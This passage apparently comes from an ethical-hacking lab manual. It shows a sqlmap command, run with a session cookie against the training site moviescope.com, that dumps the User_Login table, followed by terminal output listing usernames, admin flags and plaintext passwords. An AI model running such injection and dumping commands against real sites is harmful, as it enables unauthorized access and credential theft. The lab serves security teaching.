


```

clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump

```

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
25. You will see that under the **password** column, the passwords are shown in plain text form.




```

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
[06:35:32] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2019 or 10
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[06:35:32] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[06:35:32] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[06:35:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+-----+-----+-----+-----+
| 1 | sam | True | test |
| 2 | john | True | qwerty |
| 3 | kety | NULL | apple |
| 4 | steve | NULL | password |
| 5 | lee | NULL | test |
+-----+-----+-----+-----+
[06:35:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[06:35:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[06:35:33] [WARNING] your sqlmap version is outdated
[*] ending @ 06:35:33 /2022-04-20/
[root@parrot]~/home/attacker
#

```

